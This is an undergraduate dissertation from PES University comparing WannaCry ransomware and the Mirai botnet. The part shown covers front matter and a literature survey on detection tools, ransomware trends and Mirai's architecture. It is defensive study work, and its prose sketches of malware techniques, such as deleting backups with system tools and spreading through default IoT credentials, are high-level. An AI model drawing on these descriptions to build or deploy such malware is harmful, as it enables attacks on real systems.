



***Dissertation on***  
**Comparative Analysis of Botnet and Ransomware for Early  
Detection**

*Submitted in partial fulfilment of the requirements for the award of degree of*

**Bachelor of Technology  
in  
Computer Science & Engineering**

**UE20CS390B – Capstone Project Phase - 2**

*Submitted by:*

<b>Aditya Rao</b>	<b>PES1UG20CS022</b>
<b>Varun S Girimaji</b>	<b>PES1UG20CS488</b>
<b>Vrinda S Girimaji</b>	<b>PES1UG20CS514</b>
<b>Achyuta Katta</b>	<b>PES1UG20CS618</b>

*Under the guidance of*

**Prof. Prasad B Honnavalli**  
Director, CoE - IFSCR  
and  
**Prof. Sushma E**  
IFSCR Coordinator and Assistant Professor  
PES University

**June - December 2023**

**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

**FACULTY OF ENGINEERING**

**PES UNIVERSITY**

(Established under Karnataka Act No. 16 of 2013)  
100ft Ring Road, Bengaluru – 560 085, Karnataka, India



**PES UNIVERSITY**

(Established under Karnataka Act No. 16 of 2013)  
100ft Ring Road, Bengaluru – 560 085, Karnataka, India

**FACULTY OF ENGINEERING**

**CERTIFICATE**

*This is to certify that the dissertation entitled*

**‘Comparative Analysis of Botnet and Ransomware for Early Detection’**

*is a bonafide work carried out by*

**Aditya Rao  
Varun S Girimaji  
Vrinda S Girimaji  
Achyuta Katta**

**PES1UG20CS022  
PES1UG20CS488  
PES1UG20CS514  
PES1UG20CS618**

in partial fulfilment for the completion of seventh semester Capstone Project Phase - 2 (UE20CS390B) in the Program of Study - Bachelor of Technology in Computer Science and Engineering under rules and regulations of PES University, Bengaluru during the period June - December 2023. It is certified that all corrections / suggestions indicated for internal assessment have been incorporated in the report. The dissertation has been approved as it satisfies the 7<sup>th</sup> semester academic requirements in respect of project work.

---

Prof. Prasad B  
Honnavalli  
Guide

---

Prof. Sushma E  
Co-Guide

---

Dr. Mamatha H R  
Chairperson

---

Dr. B K Keshavan  
Dean of Faculty

**External Viva**

**Name of the Examiners**

**Signature with Date**

- 1. \_\_\_\_\_
- 2. \_\_\_\_\_

\_\_\_\_\_  
\_\_\_\_\_

## DECLARATION

We hereby declare that the Capstone Project Phase - 2 entitled “**Comparative Analysis of Botnet and Ransomware for Early Detection**” has been carried out by us under the guidance of Prof. Prasad B Honnavalli and Prof. Sushma E and submitted in partial fulfilment of the course requirements for the award of degree of **Bachelor of Technology in Computer Science and Engineering** of **PES University, Bengaluru** during the academic semester June - December 2023. The matter embodied in this report has not been submitted to any other university or institution for the award of any degree.

**PES1UG20CS022**

**Aditya Rao**

\_\_\_\_\_

**PES1UG20CS488**

**Varun S Girimaji**

\_\_\_\_\_

**PES1UG20CS514**

**Vrinda S Girimaji**

\_\_\_\_\_

**PES1UG20CS614**

**Achyuta Katta**

\_\_\_\_\_

## **ACKNOWLEDGEMENT**

I would like to express my gratitude to Prof. Prasad B Honnavalli and Prof. Sushma E, Department of Computer Science and Engineering, PES University, for their continuous guidance, assistance, and encouragement throughout the development of this UE20CS390B - Capstone Project Phase – 2 project.

I am grateful to the project coordinator, Dr. Priyanka H, for organizing, managing, and helping with the entire process.

I take this opportunity to thank Dr. Mamatha H R, Chairperson, Department of Computer Science and Engineering, PES University, for all the knowledge and support I have received from the department. I would like to thank Dr. B.K. Keshavan, Dean of Faculty, PES University for his help.

I am deeply grateful to Dr. M. R. Doreswamy, Chancellor, PES University, Prof. Jawahar Doreswamy, Pro Chancellor – PES University, Dr. Suryaprasad J, Vice-Chancellor, PES University for providing to me various opportunities and enlightenment every step of the way. Finally, this project could not have been completed without the continual support and encouragement I have received from my family and friends.

---

## **Abstract**

Ransomware and botnets have become a very relevant topic in modern cybersecurity, with many well-known high-level attacks primarily making use of these types of malware. In this paper, we perform a detailed analysis of the behavior, resilience and evolutionary characteristics observed in ransomware and botnets, employing WannaCry and Mirai as case studies. In addition to this, we explore the strategies and tactics these types of malware employ to circumvent and adapt to existing security measures. We also highlight both new and existing strategies that could be used against them.

# Contents

<b>1</b>	<b>Introduction</b>	<b>13</b>
<b>2</b>	<b>Problem Definition</b>	<b>14</b>
<b>3</b>	<b>Literature Survey</b>	<b>14</b>
3.1	On the Tools used for analysis . . . . .	14
3.1.1	Assessing the Effectiveness of YARA Rules for Signature-Based Malware Detection and Classification . . . . .	14
3.1.2	A Study of Malware Detection and Classification by Comparing Extracted Strings . . . . .	15
3.1.3	The Ghidra Book . . . . .	17
3.1.4	An Investigation of Online Reverse Engineering Community Discussions in the Context of Ghidra . . . . .	18
3.2	General Malware Analysis . . . . .	19
3.2.1	Malware Analysis . . . . .	19
3.2.2	Optimizing symbolic execution for malware behavior classification . . . . .	20
3.2.3	The State of Ransomware- Trends and Mitigation Techniques . . . . .	20
3.2.4	Talk: Reflections on Trusting Trust . . . . .	22
3.3	Analysis of Mirai . . . . .	23
3.3.1	Detection of Mirai by Syntactic and Semantic Analysis . . . . .	23
3.3.2	Analysis of Mirai Malicious Software . . . . .	24
3.4	Analysis of WannaCry . . . . .	25
3.4.1	Cybersecurity Attacks: Analysis of “WannaCry” Attack and Proposing Methods for Reducing or Preventing Such Attacks in Future . . . . .	25
3.4.2	Ransomware detection and mitigation using software-defined networking: The case of WannaCry . . . . .	27
<b>4</b>	<b>Tools Used for the Analysis</b>	<b>27</b>
4.1	Static Analysis . . . . .	27

---

4.2	Dynamic Analysis . . . . .	28
<b>5</b>	<b>Ransomware Analysis</b>	<b>28</b>
5.1	Believed Origins of WannaCry . . . . .	29
5.2	Static Analysis . . . . .	30
5.2.1	Locating the Winmain function . . . . .	30
5.2.2	Exploring WinMain . . . . .	31
5.2.3	Exploring the function wannacry_real_entry . . . . .	32
5.2.4	The rest of the function . . . . .	51
5.3	A high Level Summary of Static Analysis . . . . .	52
5.4	Dynamic Analysis . . . . .	53
5.5	Prevention of WannaCry . . . . .	61
5.6	Mitigation of WannaCry . . . . .	62
<b>6</b>	<b>Botnet Analysis</b>	<b>63</b>
6.1	Mirai: A Case Study . . . . .	64
6.2	Overview . . . . .	64
6.2.1	Functioning . . . . .	64
6.2.2	Attacks . . . . .	65
6.3	Code . . . . .	66
6.3.1	Bot . . . . .	66
6.3.2	CNC Server . . . . .	68
6.3.3	API . . . . .	73
6.3.4	The Admin Console . . . . .	75
6.3.5	Loader . . . . .	76
<b>7</b>	<b>Similarities between Ransomware and Botnets</b>	<b>76</b>
7.1	Methods of Propagation . . . . .	76
7.2	Concealment of Presence . . . . .	77
7.3	Anti-debugging techniques . . . . .	77
7.4	Emergence of New Variants . . . . .	77



---

<b>8</b>	<b>Differences between Ransomware and Botnets</b>	<b>78</b>
8.1	Background . . . . .	78
8.2	Target demographics . . . . .	79
8.3	Propagation Mechanisms . . . . .	80
8.4	Mirai . . . . .	80
8.5	Infection Mechanism . . . . .	81
8.6	Additional features . . . . .	82
<b>9</b>	<b>Strategies and Tactics Employed by Ransomware and Botnets</b>	<b>82</b>
9.1	Anti-debugging techniques . . . . .	82
9.2	Obfuscation . . . . .	84
<b>10</b>	<b>Countermeasures and Strategies Against Ransomware and Botnets</b>	<b>85</b>
10.1	Existing solutions . . . . .	85
10.1.1	Better design of infrastructure . . . . .	87
10.2	Emerging solutions . . . . .	87
<b>11</b>	<b>Conclusion</b>	<b>88</b>

## List of Figures

1	Finding the WinMain function from entry . . . . .	30
2	Spotting the strange URL . . . . .	31
3	Connection to suspicious URL . . . . .	32
4	Going into wannacry_real_entry() . . . . .	33
5	The no_argument_handler() function . . . . .	34
6	The create_wannacry_service function . . . . .	35
7	The write_1831_to_tasksche.exe function . . . . .	35
8	Using wrestool . . . . .	36
9	Using wrestool to extract the resource . . . . .	37
10	Creating and moving the executable . . . . .	37
11	Spawn the process for C:\WINDOWS\tasksche.exe /i . . . . .	38
12	Unzip and Inflate strings . . . . .	38
13	Renaming the function that references the unzip function . . . . .	38
14	Strings of the extracted binary . . . . .	39
15	Finding WinMain in the extracted binary . . . . .	39
16	Inside WinMain . . . . .	40
17	Random directory creation . . . . .	40
18	The create_or_start_tasksche_service function . . . . .	41
19	Extraction of the password protected ZIP . . . . .	42
20	Extracting the resource using the password . . . . .	42
21	All the files in the password protected zip folder . . . . .	43
22	After encrypted resource, in WinMain . . . . .	43
23	Bitcoin addresses being chosen at random . . . . .	44
24	Read or write from c.wnry file . . . . .	45
25	Concealing the directory . . . . .	45
26	Initializing function pointers . . . . .	46
27	Weird functions(OO code) . . . . .	46
28	Using OoAnalyzer . . . . .	46

29	Constructors and Classes identified by OOAAnalyzer . . . . .	47
30	A class declared in WinMain . . . . .	47
31	Importing the RSA Key . . . . .	47
32	Importing the RSA Key- Inside the function . . . . .	48
33	A reference to cryptImportKey . . . . .	48
34	A snapshot of the RSA key . . . . .	49
35	The reference to the decryption function . . . . .	49
36	The decryption function . . . . .	50
37	Process Monitor . . . . .	54

## List of Tables

1	Type and details of the attack to be performed . . . . .	69
2	Information about each bot in the botnet . . . . .	70
3	Information about the botnet users . . . . .	70
4	A bot is represented internally as a structure consisting of the following fields . . . .	72

# 1 Introduction

Malware analysis is a critical field in cybersecurity that involves the identification, evaluation, and understanding of malicious software - more commonly referred to as malware. Malware is designed to cause harm to computer systems, steal sensitive information, and perhaps even disrupt network services. They can be introduced into systems through phishing, social engineering and software vulnerabilities.

The goal of malware analysis is to gain insight into how malware operates, its capabilities, and its potential impact on a system. Malware analysis can be performed using different techniques, including static and dynamic analysis. Static analysis involves examining the code or file without running it, while dynamic analysis involves executing the malware and monitoring its behaviour in a controlled environment. During the first phase of the capstone, we performed static analysis on the *Mirai* botnet, followed by a static and dynamic analysis of the WannaCry ransomware in the second phase of the project.

Applications of malware analysis include -

- Incident Response: Identifying the cause and scope of a security breach in an organization's network.
- Forensics: Collecting and analysing digital evidence
- Threat Intelligence: Tracking the motives of cyber-criminals
- Assessment of Vulnerabilities: To discover vulnerabilities/bugs that can pose as a danger for a variety of applications.
- Detecting and removing malware that has infected an organization's computers.
- Testing antivirus software
- To document the malware and create reports.

In summary, malware analysis is a critical field in computer security that requires a deep understanding of malware behaviour and the tools and techniques used to analyse it. Through malware analysis, security professionals can identify and mitigate the risks posed by malware to computer systems and networks.

## 2 Problem Definition

Ransomware and botnets are major threats in modern cybersecurity, as evidenced by many high-profile attacks in recent years. This paper provides a detailed analysis of the behavior, resilience, and evolutionary characteristics of these malware types, using WannaCry and Mirai as case studies. We also explore the strategies and tactics used by ransomware and botnets to evade and adapt to existing security measures, and highlight both new and existing strategies that can be used to defend against them.

Phase-1 of the project involved getting familiar with the Ghidra tool and the analysis of a botnet. For this, we chose Mirai. Originally written for a protection racket, Mirai's reach expanded, making it one of the most famous botnets. Mirai works by infecting devices that then scan for and log in to IoT devices with their factory default usernames and passwords.

In Phase-2, we attempted to do a static and dynamic analysis of the ransomware, WannaCry. This malware, which sent shockwaves over the world by affecting over 200,000 computers encrypts files on compromised hosts and demands a Bitcoin ransom. After payment, a decryption key is provided, but it may not work, leaving files encrypted. We also attempt to formulate the similarities and differences between these two classes of malware.

## 3 Literature Survey

### 3.1 On the Tools used for analysis

#### 3.1.1 Assessing the Effectiveness of YARA Rules for Signature-Based Malware Detection and Classification

[12] *Author:* Adam Lockett

The realm of malware detection has witnessed significant transformations over the years, primarily fueled by the evasive tactics employed by malicious software. Traditionally, cryptographic hashing has served as a fundamental tool for assessing the malicious nature of files. Nevertheless, contemporary challenges necessitate more flexible and adaptive approaches to detect and classify malware effectively. One such innovative solution is YARA, which empowers security experts to create rules

based on binary patterns for the identification and categorization of malware.

Signature-based detection, the cornerstone of antivirus and malware analysis, relies on comparing known malware file signatures with those on a computer [1]. In the current landscape, malware has adapted, employing obfuscation and evasion techniques that render traditional cryptographic hashing less effective. As a result, the signatures of altered malware samples no longer align with those of known threats, and newly emerging malware goes undetected until it is identified by cybersecurity experts. This calls for alternative methodologies that are more adaptive and capable of identifying modified or obfuscated malware.

Among these alternatives are fuzzy hashing and YARA rules, each bearing distinct strengths and limitations. Fuzzy hashing methods can detect similarities in files, even when dealing with obfuscated malware, but they depend on a repository of fuzzy hashes and may not recognize entirely novel malware types. On the other hand, YARA rules shine in identifying malicious attributes within obfuscated, unclassified malware and emerging strains. Moreover, they do not rely on a pre-existing database of malware signatures, rendering them a versatile tool for signature-based detection.

In conclusion, YARA rules have demonstrated their effectiveness in signature-based detection and classification of both obfuscated and novel malware. This effectiveness surpasses traditional cryptographic hashing and fuzzy hashing methods. While cryptographic hashing excels in identifying known malware, YARA rules can uncover malicious attributes within unclassified malware and emerging strains, without the need for an extensive database of malware signatures. This literature survey underscores the significance of YARA rules as a potent tool in the ever-evolving landscape of malware detection and classification.

### **3.1.2 A Study of Malware Detection and Classification by Comparing Extracted Strings**

[11] *Authors:* Jinkyung Lee et. al In recent times, the prevalence of malware incidents has surged, outpacing the availability of experts equipped to address this growing threat. Fortunately, many instances of malware are variations of existing ones, suggesting the potential effectiveness of an auto-analysis system for specific malware observation. Such systems employ a combination of dynamic and static methods for analysis, with the latter still presenting certain limitations, necessitating further exploration. This study centers its focus on the static method, particularly the calculation of similarity

between two executable files through character string comparison, aimed at identifying and categorizing malware. The efficacy of this method depends on the quantity and type of character strings for comparison, requiring a character string refinement process. Additionally, it introduces an advanced comparison mechanism that considers the unique characteristics of character strings specific to a particular malware, enhancing the calculation of similarity.

The escalating number of malware incidents in recent years underscores the urgency of addressing this issue. Symantec's 'Report on Threats to Internet Security' revealed a significant increase in malware instances, with 2009 witnessing the generation of 2.80 million instances of a malware called Signature, marking a 71% surge from the preceding year. This surge represented 51% of all instances of Signature. While training experts is essential in combatting this malware surge, it is equally crucial to explore automated analysis systems. These systems can be categorized into dynamic and static methods. The dynamic approach involves executing a file to gain insights into its actions and impact, making it effective for understanding malignancy and behavioral traits. In contrast, the static method refrains from executing the file and exhibits limitations in its application to an analysis system. However, it excels in comparing the current malware instance with previously analyzed ones to identify mutations.

One prominent static method involves examining the code zones within an executable file and constructing a Control Flow Graph (CFG) that represents the branching points of the analysis program. This CFG-based analysis is well-suited for automating the process of verifying similarity between two executable files. Moreover, comparing character strings extracted from executable files is a valid approach for an auto-analysis system, particularly in cases where traditional methods, such as those interrupted by the Disassemble function or containing an Obfuscation function, prove inadequate. This paper introduces a malware detection and classification system grounded in the comparison of different character strings. However, the comparison of multiple instances can result in a complex process, and the outcomes may vary based on the types of character strings employed. Enhancing the system's performance requires the implementation of an appropriate character string refinement process and the calculation of similarity between diverse character strings, rather than merely identifying identical ones.

In conclusion, the automation of malware detection and classification demands the exploration



of a range of static analysis methods. The character string comparison mechanism proposed in this paper represents a valuable static analysis technique. However, for the creation of a more precise and versatile system, it is imperative to interconnect various static analysis methods and, in certain cases, consider the integration of dynamic analysis methods. Additionally, ongoing research into specific analysis methods is indispensable to tackle this evolving threat effectively.

### **3.1.3 The Ghidra Book**

*Author:* Chris Eagle, Kara Nance

This book is the first comprehensive guide to Ghidra, aimed at being an all-encompassing resource for reverse engineering with Ghidra. It provides introductory content to bring new explorers into the world of reverse engineering, advanced content to expand the knowledge of experienced reverse engineers, and examples for both rookie and veteran Ghidra developers to continue extending Ghidra's extensive capabilities and become contributors to the Ghidra community.

The book is divided into five parts, with a total of 23 chapters, covering every aspect of using Ghidra effectively. Part I, comprising three chapters, provides an overview of disassembly and the various tools available for reverse engineering and disassembly, and introduces Ghidra and its origins.

Part II, consisting of six chapters, is dedicated to basic Ghidra usage, starting with getting started with Ghidra, exploring its main tool for file analysis, the CodeBrowser, and its display windows, and delving into the concepts that are fundamental to understanding and navigating Ghidra disassemblies. This part also covers disassembly manipulation, data types and structures, cross-references, and graphs, as well as collaborative SRE, and customizing Ghidra.

Part III, comprising four chapters, covers how to make Ghidra work for you by extending its worldview, using basic Ghidra scripting, integrating Eclipse into Ghidra, and using Ghidra in headless mode. Part IV, consisting of three chapters, provides a deeper dive into Ghidra's capabilities, focusing on loaders, processors, and the Ghidra Decompiler, as well as compiler variations.

Finally, Part V, comprising three chapters, explores real-world applications of Ghidra, such as analysing obfuscated code in a static context, patching binaries during analysis, and using Ghidra's advanced version tracking capabilities. The book concludes with an appendix that provides tips and

tricks for experienced IDA users to map IDA functions and structures to Ghidra.

Overall, this book is an essential resource for anyone interested in mastering Ghidra and reverse engineering, whether they are just starting out or are experienced practitioners looking to expand their knowledge and expertise.

### **3.1.4 An Investigation of Online Reverse Engineering Community Discussions in the Context of Ghidra**

[16] *Authors:* Daniel Votipka et. al

This paper is an analysis on the reverse-engineering community surrounding Ghidra. The authors of the paper ask and answer three questions:

#### **1. What tool features are reverse engineers most interested in? Do forums' discussions cover all tool features?**

- The study concluded that reverse engineers seem to be the most interested in features related to the customization of the software
- The most prominent of these features were the capabilities and semantics of Ghidra's scripting language, extending the main toolset feature such as the decompiler or debugger, and the API that Ghidra exposes for scripting.
- The most prominent among the included features discussed were the decompiler (which is on par with and sometimes better than many commercial offerings) and collaboration features.

#### **2. How is knowledge about a new tool shared and developed among reverse engineers?**

- Announcements were most common, especially on Twitter.
- Questions were also common, especially on StackOverflow.
- Reverse engineers commonly share and seek opinions
- Not many threads involved questions about the experience, i.e. the general challenges faced while using the tool. There were also not many ice-breaker threads.

- Features were most discussed on Twitter, but were a minority of Twitter discussions

### 3. How do the specific forums used impact community adoption behaviors?

- Finally, there are several online forums reverse engineers use to discuss their tools, ask questions, and share their opinions.
- The uniqueness of Ghidra's release provides the opportunity to compare community tool adoption behaviors across forums, as discussions on each began at the same time.
- Therefore, the authors' final question seeks to identify any characteristics unique to each forum and how they work collectively to help the community investigate a new tool

## 3.2 General Malware Analysis

### 3.2.1 Malware Analysis

[10] *Author:* Nirav Bhojani

This article summarizes the techniques used in analysing malware, and in which contexts they can be applied. It also provides some limitations of each of the discussed methods.

The paper starts off by defining malware and discussing some of the categories of the same (for example, Virus, Trojan etc.). The authors then go on to explain what the analysis of malware involves. According to the authors, analysis of malware can be done into two ways- static and dynamic.

Static analysis involves inspecting a given binary without executing it. It is generally done manually, due to the fact that once the program is compiled into a binary, information about data structures, functions etc. are lost. The author describes different approaches for the same in the paper. Among these are file fingerprinting, AV scanning, packer detection and disassembly. This is a safer method for analysing malware and lets us do a comprehensive analysis on the given binary.

The author explains that due to the unavailability of malware source code, static analysis techniques for malware analysis are limited to retrieving information from the binary representation of the malware. For instance, when dealing with malware that attacks IA32 instruction set hosts, disassembly can be challenging if the binary uses self-modifying code techniques.

The author then goes on to describe dynamic malware analysis, the limitations it comes with and the some tools that are used for dynamically analysing malware.

This paper has conveyed that static analysis of malware is a more secure approach and provides useful insights for dynamic analysis. As a result, we have elected to prioritize static analysis as the initial phase in our malware analysis process.

### **3.2.2 Optimizing symbolic execution for malware behavior classification**

[13] *Authors:* Stefano Sebastio et. al

The following has been described in this paper: The assessment of software correctness, reliability, and security increasingly relies on tools that blend both formal and heuristic methods. However, this analysis can often be time-consuming and yield suboptimal outcomes. In this experience report, we delve into the fine-tuning and optimization of the tools underpinning binary malware detection and classification. We pinpoint effective heuristics and SMT solver tactics for proficiently employing symbolic execution on binary files. These techniques are complemented by the creation of behavioral program signatures for a supervised learning multi-class malware classifier. Our experiments, structured following a full-factorial design, enable us to uncover the interplay between heuristics and the overall performance of the classifier.

A plethora of tools exists for conducting both static and dynamic analyses, encompassing compilers, assemblers, disassemblers, and binary analysis engines. These tools integrate formal methodologies with heuristics, especially in areas where formal techniques may prove either impractical or excessively resource-intensive. While various settings are available to customize tool behavior for better results, their multipurpose nature and the presence of solutions for specific sub-problems often leave many settings at their default values or determined through guesswork.

The primary challenge in this domain revolves around comprehending a program's behavior based on its binary representation. Analyzing malware necessitates a dual approach, involving both concrete and symbolic analysis of the binary code.

### **3.2.3 The State of Ransomware- Trends and Mitigation Techniques**

[6] *Author:* Alexander Adamov et. al

This report presents a comprehensive analysis of malware payloads across various platforms, including Windows, Mac OS X, Linux, and Android. The examined malware includes VaultCrypt, TeslaCrypt, NanoLocker, Trojan-Ransom.Linux.Cryptor, Android Simplelocker, OSX/KeRanger-A, WannaCry, Petya, NotPetya, Cerber, Spora, and Serpent. The primary objective is to generalize the findings to gain insights into contemporary ransomware trends. The novelty of this study lies in the utilization of 13 key characteristics to discern the similarities and distinctions among the analyzed malware.

During the ransomware analysis, key characteristics were considered, encompassing aspects such as delivery methods, file types, platform compatibility, encryption methods, communication with command and control (C&C) servers, and more.

Ransomware is typically delivered through a combination of exploits and social engineering tactics, including drive-by attacks involving malicious JavaScript on compromised websites and exploit-containing spam messages. In addition to conventional executable formats, ransomware often employs shell scripts.

Most cryptolockers use AES cipher with 128- or 256-bit keys, with the exception of VaultCrypt, which uses RSA-1024. After encryption, the encryption key may be deleted from memory or the file system. Android Simplelocker uniquely stores the key locally, facilitating data recovery.

Windows ransomware commonly deletes backups using system tools like wmic.exe and vssadmin.exe, making file restoration impossible. OSX/KeRanger-A targets Time Machine backup files.

Ransomware often sends encrypted check-in requests to attacker servers via HTTP. NanoLocker uses ICMP packets, while Cerber and Spora can function offline. Linux.Cryptor and Petya do not require C&C communication, whereas Serpent and Locky rely on C&C connections for the master RSA key.

Web decryption services are often located on the Tor network, rendering them challenging to track. Simplelocker integrates its C&C server with decryption functionality. Payments are made through anonymous services, predominantly in Bitcoin.

Ransomware primarily targets Russian-speaking countries (e.g., Russia and Ukraine) but includes English translations to target international victims.

Common passive self-protection methods involve packing, obfuscation, and encryption. Active

measures include detecting debuggers, terminating administrative tools, and avoiding encryption if an antivirus process is detected.

To thwart ransomware during encryption, it is advisable to define additional trust boundaries, deploy Host-based Intrusion Prevention Systems (HIPS), and stay updated on threat information. Avoiding common mistakes such as using domain user accounts for network folder access and working under local admin accounts is crucial. Blacklisting system tools used for encrypting shadow copies and limiting traffic to the Tor network can enhance protection.

### **3.2.4 Talk: Reflections on Trusting Trust**

*Author:* Ken Thompson

In his speech "Reflections on Trusting Trust" in 1984, Ken Thompson, who is renowned for co-creating the UNIX operating system, presented a theoretical attack that could subvert the trust in a computer system. Thompson described a technique in which an attacker can modify the C compiler to insert a backdoor into the system, which would enable them to compromise the system, even if the source code and binary of the compiler are audited.

According to Thompson, the modified compiler can recognize when it is compiling the login command and then insert a backdoor that would enable the attacker to log in as any user without a password. The backdoor would then propagate itself in subsequent compilations of the login command, making it impossible to remove it without recompiling the entire system. The modified compiler can also recognize when it is compiling itself and include the backdoor in the compiler binary, making the attack virtually undetectable.

While Thompson acknowledges that it is not easy to pull off this type of attack in practice, he argues that it underscores the potential danger of trusting software tools used to build a system. Thompson recommends several ways to mitigate this attack, such as using a trusted compiler, writing the entire system in assembly language, or manually inspecting the assembly code produced by the compiler. Thompson also emphasizes the importance of maintaining a healthy level of paranoia and skepticism when designing and implementing computer systems.

Thompson's speech is widely recognized as a seminal work in computer security, and his insights continue to influence the field today. His observations highlight the need for trust and transparency in

software development and the potential danger of blindly trusting software tools. Thompson's work has inspired subsequent research in computer security and played an essential role in shaping the field.

One key takeaway from Thompson's speech that can be applied to malware analysis is the importance of verifying the integrity and trustworthiness of the tools used to analyse malware. Just as attackers can modify a compiler to insert a backdoor, they can also manipulate malware analysis tools to evade detection and compromise the system.

Therefore, it is crucial to use trusted and verified tools for analysing malware to reduce the risk of compromised results. For example, using a trusted and reputable antivirus or anti-malware software can help detect and remove malware from a system. Additionally, manual inspection of the code and its behavior can help identify any malicious actions that may not be detected by automated tools.

Thompson's speech also highlights the importance of being vigilant and maintaining a healthy level of skepticism when analysing malware. Just as he recommended maintaining a healthy level of paranoia and skepticism when designing and implementing computer systems, the same principles apply to analysing malware. It is essential to approach malware analysis with a critical eye and to constantly question the results to ensure the highest level of accuracy and reliability.

### **3.3 Analysis of Mirai**

#### **3.3.1 Detection of Mirai by Syntactic and Semantic Analysis**

[9] *Author:* Najah Ben Said et. al

**Abstract:** This report delves into the Mirai malware, notorious for orchestrating some of the largest DDoS attacks in history. The paper's primary goal is to propose and assess techniques for classifying binary samples as Mirai based on their syntactic and semantic attributes. Syntactic analysis demonstrates commendable detection rates with zero false positives but is susceptible to evasion. In contrast, semantic analysis, while resistant to simple obfuscation, offers superior detection rates. The report combines these techniques and concludes with a methodology for the effective detection of Mirai.

**Capabilities of Mirai:**

**Bot:** Mirai uses specific commands to determine successful infection, collects information about the target machine, and supports various types of DDoS attacks. It offers fine-tuning of attack parameters, such as packet size, TTL, source IP, and destination.

**Downloader:** This component downloads the appropriate bot version for the target's architecture but is not mandatory. Some modern Mirai versions have dispensed with the downloader.

**Server:** The server logs into vulnerable hosts, checks for writable folders, and creates an executable for the bot. It identifies the architecture of the victim and downloads the bot image.

**Detection by Syntactic Analysis:** The report introduces a YARA rule for detecting Mirai based on specific strings in its code. This rule is effective in avoiding false positives but does not capture approximately 6% of Mirai binaries. Syntactic analysis, while initially successful, is susceptible to evasion through techniques like padding, binary compaction, string splitting, or different encoding methods.

**Graph Mining and Classification:** Semantic analysis involves obtaining System Call Dependency Graphs (SCDGs) through the symbolic execution of various Mirai samples. The gSpan algorithm extracts common sub-graphs from these samples. New malware samples are then classified based on the presence of these sub-graphs. This approach offers high accuracy without false positives, making it a robust detection method.

### 3.3.2 Analysis of Mirai Malicious Software

[14] *Authors:* Hamdija Sinanovi'c et. al

This paper endeavors to provide a comprehensive understanding of the Mirai malware, aiming to simplify its detection and prevention. Mirai has gained notoriety due to its involvement in recent high-profile DDoS attacks, as it is utilized to create and manage botnets composed of IoT devices. The paper offers a detailed analysis of Mirai's source code, creates a virtual environment for dynamic analysis, explains the specific settings required for its installation and operation, and introduces the Mirai CNC user environment, including its list of commands. The paper successfully executes a controlled DDoS attack and leverages the generated traffic to develop a signature for Mirai detection. The findings from both static and dynamic analyses are presented, along with mitigation recommendations.

**Results:** The analysis in this paper is based on the leaked source code of Mirai, which is organized into three distinct parts:



**Bot:** Operates on compromised IoT devices, with a key function that deletes the executable upon running to deter persistence. The bot also disables the 'watchdog' timer to prevent device restart. Additional modules within the bot include Attack, Killer, and Scanner, each with specific functionalities related to launching DoS attacks, terminating processes on specific ports, and attempting to access other vulnerable IoT devices using factory default credentials. **CNC Server:** The CNC server, coded in Go, connects to a MySQL database with predefined credentials and establishes two listening sockets on ports 23 for Telnet and 101 for the API. The server differentiates between registered CNC users and new bots, parsing user commands and forwarding them to the bots from whitelisted IP addresses. **Loader:** Written in C, the loader first creates a server for downloading precompiled payloads for different platforms. It then listens for information about vulnerable machines and, upon receiving this data, connects to the vulnerable payload via Telnet to download the malware, transforming the device into a new bot.

**Other Observations and Mitigation Suggestions:** To protect IoT devices from Mirai, the most straightforward approach is to change default usernames and passwords. Detection via traditional antivirus tools can be challenging due to Mirai's generation of clean signatures and the implementation of various obfuscation techniques. Detecting its presence might involve capitalizing on its tendency to remove other malware or crafting IDS rules to identify unencrypted communication between the bot and the CNC server.

In the event of Mirai infection, a simple reboot of the IoT device is recommended since the bot program deletes itself after loading into memory.

### **3.4 Analysis of WannaCry**

#### **3.4.1 Cybersecurity Attacks: Analysis of "WannaCry" Attack and Proposing Methods for Reducing or Preventing Such Attacks in Future**

[8] *Author:* Sumaiah Algarni

This paper describes the following: In the rapidly evolving landscape of technology and global connectivity, communication barriers have been dismantled, giving rise to a vast network of interconnected users and data. However, this technological revolution has not only facilitated communication but has also created a fertile ground for the proliferation of malware and cybersecurity threats. Among

these threats, ransomware has emerged as a prominent concern in recent years, with one of the most destructive attacks, known as "WannaCry," striking in 2017. This literature survey delves into the comprehensive analysis of this attack, encompassing its definitions, methods of infection, societal impact, and the discussion of pivotal detection and prevention techniques aimed at averting similar attacks in the future.

The advent of the digital era and globalization has blurred the lines of communication and interconnected individuals and organizations worldwide. The rise of ransomware attacks, typified by the "WannaCry" incident and similar events, showcases the increasing sophistication and ambition of their perpetrators. The anonymity provided by cryptocurrencies like Bitcoin has further complicated the identification and prosecution of these perpetrators. "WannaCry," distinguished by its ransomware and worm-like self-propagation capabilities, inflicted severe damage due to the absence of adequate preventive measures by users and organizations. The absence of mechanisms for decrypting files encrypted by this ransomware underscores the importance of proactive steps to safeguard computers and data. Several years after the "WannaCry" attack, ransomware attacks continue to pose a significant threat to millions globally, highlighting the need for continued research and investigation in this realm.

In an age where vast amounts of information, ranging from individual details to organizational data, are accessible through the interconnected global network of computers known as the Internet, the ease of communication and data access coexists with the rapid spread of malicious software. Cybersecurity threats, particularly ransomware, have become a pressing concern, characterized by the evolving sophistication of perpetrators and the utilization of various propagation methods, such as mobile-based malware, smart grid intrusions, cloud-based attacks, and GPS signal interference. The "WannaCry" ransomware, which combined traditional ransomware features with worm-like self-propagation capabilities, serves as a striking example of such attacks, and it wreaked havoc on a global scale in 2017. This literature survey will conduct a thorough analysis of the "WannaCry" ransomware attack, delving into its origin and definition, modes of infection, its societal impact, the motivations of its perpetrators, and essential techniques for detection and prevention to safeguard against future attacks.

### **3.4.2 Ransomware detection and mitigation using software-defined networking: The case of WannaCry**

[7] *Authors:* Maxat Akbanov et. al

This report explores the use of software-defined networking (SDN) for ransomware threat detection, with WannaCry as a case study. A proof-of-concept SDN security framework is developed, capable of detecting suspicious network activity and blocking infected hosts in real-time. Experimental results demonstrate the system's ability to identify infected machines and halt malware propagation.

WannaCry exploits vulnerabilities, such as EternalBlue and DoublePulsar, for its spread. A proposed solution in this report focuses on SDN-based measures to mitigate WannaCry's impact without relying on kill-switch mechanisms.

SDN decouples the control and data planes in network devices, enabling real-time management of network traffic rules.

The report suggests using SDN to inspect DNS requests and perform dynamic blacklisting for WannaCry-related IP addresses and domains, updating flow entries accordingly.

The test environment includes Windows VMs and an OpenSwitch SDN switch. Experiments show that the SDN mechanism effectively prevents WannaCry spread by halting SMB probing on uninfected hosts when the SDN controller's plugins are initialized.

## **4 Tools Used for the Analysis**

### **4.1 Static Analysis**

